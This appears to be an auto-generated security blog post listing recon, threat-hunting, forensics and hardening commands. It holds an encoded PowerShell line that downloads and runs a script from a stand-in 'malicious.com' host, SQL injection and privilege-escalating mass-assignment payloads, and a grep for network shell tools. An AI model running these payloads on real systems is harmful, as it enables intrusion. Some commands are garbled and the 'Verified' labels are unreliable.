Listen to this Post
Introduction:

The recent surge in sophisticated cyber-attacks, as highlighted by global security discussions, underscores a critical shift towards the exploitation of zero-day vulnerabilities by nation-state actors. These attacks, often leveraging undisclosed flaws in common software and operating systems, demonstrate an alarming escalation in cyber warfare tactics that target critical infrastructure and corporate networks alike. This article provides a technical deep dive into the tools and techniques used in such campaigns, arming security professionals with the knowledge to detect, mitigate, and harden their environments against these advanced threats.
Learning Objectives:
- Understand the common exploitation techniques and post-exploitation frameworks used in targeted attacks.
- Learn critical commands for threat hunting, memory analysis, and system hardening on both Windows and Linux.
- Develop a proactive defense strategy through configuration hardening, log analysis, and network segmentation.
You Should Know:
1. Initial Reconnaissance with Nmap and NSE
Verified command list for network enumeration.
 Basic TCP SYN scan with service version detection
nmap -sS -sV -O 192.168.1.0/24

Aggressive scan with OS detection, script scanning, and traceroute
nmap -A -T4 target_ip

Run vulnerability scripts against a specific service
nmap -p 443 --script ssl-enum-ciphers,http-vuln-cve2021-44228 target_ip
Step-by-step guide: Nmap remains the cornerstone of network reconnaissance. The `-sS` flag initiates a stealthy SYN scan, while `-sV` probes open ports to determine service/version info. The `-A` flag enables OS detection, version detection, script scanning, and traceroute. For proactive defense, run these same scans against your own network to identify exposed services and misconfigurations that attackers would exploit.
2. Memory Injection and PowerShell Obfuscation
Verified Windows commands for analyzing malicious PowerShell activity.
 Check for suspicious PowerShell execution (Manual Hunt)
Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-PowerShell/Operational'; ID=4104} | Where-Object {$_.Message -like "Invoke-Expression"}

Decode a common base64 encoded command often used by attackers
$encodedCommand = "SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AbQBhAGwAaQBjAGkAbwB1AHMALgBjAG8AbQAvAHAAYQB5AGwAbwBhAGQALgBwAHMAMQAnACkA"
$decodedCommand = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($encodedCommand))
Write-Output $decodedCommand
Step-by-step guide: Attackers heavily obfuscate PowerShell commands to evade detection. The first command queries the PowerShell operational log for Event ID 4104, which records script block execution, filtering for the dangerous `Invoke-Expression` cmdlet. The second snippet demonstrates how to decode a base64-encoded PowerShell command, a common obfuscation technique. Understanding this helps in deconstructing attacker payloads discovered during forensics.
3. Linux Persistence Via Systemd and Cron
Verified Linux commands for detecting persistence mechanisms.
 Check for malicious systemd services
systemctl list-unit-files --type=service | grep enabled
systemctl status suspicious_service_name

Audit crontab for unauthorized entries
crontab -l  for current user
crontab -u root -l  for root user
cat /etc/crontab
ls -la /etc/cron.d/ /etc/cron.hourly/ /etc/cron.daily/

Hunt for hidden processes and network connections
ps aux | grep -E '(curl|wget|nc|ncat|socat)'
lsof -i -P -n | grep LISTEN
Step-by-step guide: After initial compromise, attackers establish persistence. The `systemctl` commands list all enabled services and show the status of any suspicious ones. Comprehensive cron job auditing is crucial, as attackers often install jobs in `/etc/cron.d/` or user crontabs. The `lsof` command reveals all listening network connections, which can help identify reverse shells or C2 backdoors.
4. Cloud Infrastructure Hardening for AWS S3
Verified AWS CLI commands for securing cloud storage.
 Check for publicly accessible S3 buckets
aws s3api get-bucket-acl --bucket my-bucket-name
aws s3api get-bucket-policy --bucket my-bucket-name

Enable bucket logging and versioning
aws s3api put-bucket-logging --bucket my-bucket-name --bucket-logging-status file://logging.json
aws s3api put-bucket-versioning --bucket my-bucket-name --versioning-configuration Status=Enabled

Apply a strict bucket policy denying public access
aws s3api put-public-access-block --bucket my-bucket-name --public-access-block-configuration BlockPublicAcls=true,IgnorePublicAcls=true,BlockPublicPolicy=true,RestrictPublicBuckets=true
Step-by-step guide: Misconfigured cloud storage is a prime target. These commands first audit existing S3 bucket permissions and policies. They then enable vital security features: logging for audit trails, versioning to recover from ransomware, and public access blocks to prevent accidental data exposure. Always apply the principle of least privilege when configuring bucket policies.
5. API Security Testing with curl and jq
Verified commands for testing REST API endpoints.
 Test for common API vulnerabilities (Broken Object Level Authorization)
curl -H "Authorization: Bearer $JWT" https://api.target.com/v1/users/123
curl -H "Authorization: Bearer $JWT" https://api.target.com/v1/users/456

Fuzz for SQL Injection in GraphQL endpoints
curl -X POST -H "Content-Type: application/json" -d '{"query": "{users(id: \"1' OR '1'='1'\") {name email}}"}' https://api.target.com/graphql

Test for mass assignment vulnerabilities
curl -X PATCH -H "Authorization: Bearer $JWT" -H "Content-Type: application/json" -d '{"email":"[email protected]", "isAdmin":true}' https://api.target.com/v1/users/me
Step-by-step guide: Modern applications rely heavily on APIs, which present a large attack surface. The first command pair tests for IDOR by accessing different user IDs with the same token. The GraphQL example attempts SQL injection through a common vector. The final command tests for mass assignment by attempting to update privileged fields like isAdmin. Automated API security scanners often miss these business logic flaws.
6. Digital Forensics and Memory Analysis with Volatility
Verified commands for incident response and memory forensics.
 List running processes from a memory dump (Volatility 3)
vol -f memory.dmp windows.pslist

Scan for hidden processes and code injection
vol -f memory.dmp windows.malfind

Extract command line arguments and network connections
vol -f memory.dmp windows.cmdline
vol -f memory.dmp windows.netscan

Dump a specific process for deeper analysis
vol -f memory.dmp windows.dumpfiles --pid 1244
Step-by-step guide: When a breach occurs, memory analysis is crucial. These Volatility Framework commands help investigators identify malicious activity. `pslist` shows running processes, `malfind` detects injected code, `cmdline` reveals execution arguments, and `netscan` finds network connections. Dumping a suspicious process allows for static analysis of the malicious binary in a sandbox.
7. Container Security Hardening and Runtime Defense
Verified Docker commands for securing containerized environments.
 Scan a Docker image for vulnerabilities
docker scan my-app:latest

Run a container with enhanced security settings
docker run --rm -it --cap-drop ALL --cap-add NET_BIND_SERVICE --read-only --security-opt no-new-privileges my-app:latest

Audit container for compliance checks
docker bench-security

Analyze running containers for anomalies
docker ps --quiet | xargs docker inspect --format '{{.Id}}: SecurityOpt={{.HostConfig.SecurityOpt}}'
docker exec container_name ps aux
Step-by-step guide: Container security requires a defense-in-depth approach. The `docker scan` command integrates with Snyk to find CVEs in base images. The `docker run` example demonstrates minimal privileges by dropping all capabilities and adding only what’s necessary, running the filesystem as read-only. The Docker Bench Security script performs automated compliance checking against the CIS benchmarks.
What Undercode Say:
- The barrier for entry in sophisticated cyber-attacks is lowering, with exploit kits and AI-powered tools making advanced techniques accessible to a wider range of threat actors.
- Proactive defense is no longer optional; organizations must assume breach and implement zero-trust architectures, moving beyond traditional perimeter-based security.
The observed escalation in nation-state cyber operations signals a fundamental shift in global conflict, where digital warfare precedes and accompanies physical engagements. These actors operate with significant resources, allowing them to discover and stockpile zero-day vulnerabilities, developing custom toolchains that evade conventional signature-based detection. The technical complexity of recent campaigns demonstrates a deep understanding of operating system internals, cloud infrastructure, and software development lifecycles. Defending against these threats requires an equally sophisticated approach that emphasizes behavioral analytics, robust patch management, and comprehensive security training. The increasing commoditization of once-exclusive attack tools means that techniques pioneered by nation-states will inevitably trickle down to criminal groups, accelerating the overall threat landscape.
Prediction:
The next 18-24 months will see a dramatic increase in AI-driven vulnerability discovery and automated exploitation, potentially leading to “flash ransomware” campaigns that can compromise entire networks in minutes rather than days. Nation-states will increasingly target the software supply chain, poisoning open-source repositories and compromising CI/CD pipelines to achieve widespread, stealthy persistence. The convergence of IT and operational technology (OT) will expand the attack surface into critical infrastructure, making power grids, water systems, and transportation networks prime targets for disruption. Defensive AI will become a necessity to counter these threats, leading to an AI-versus-AI arms race in cybersecurity.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Abdulfattah Darabseh – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


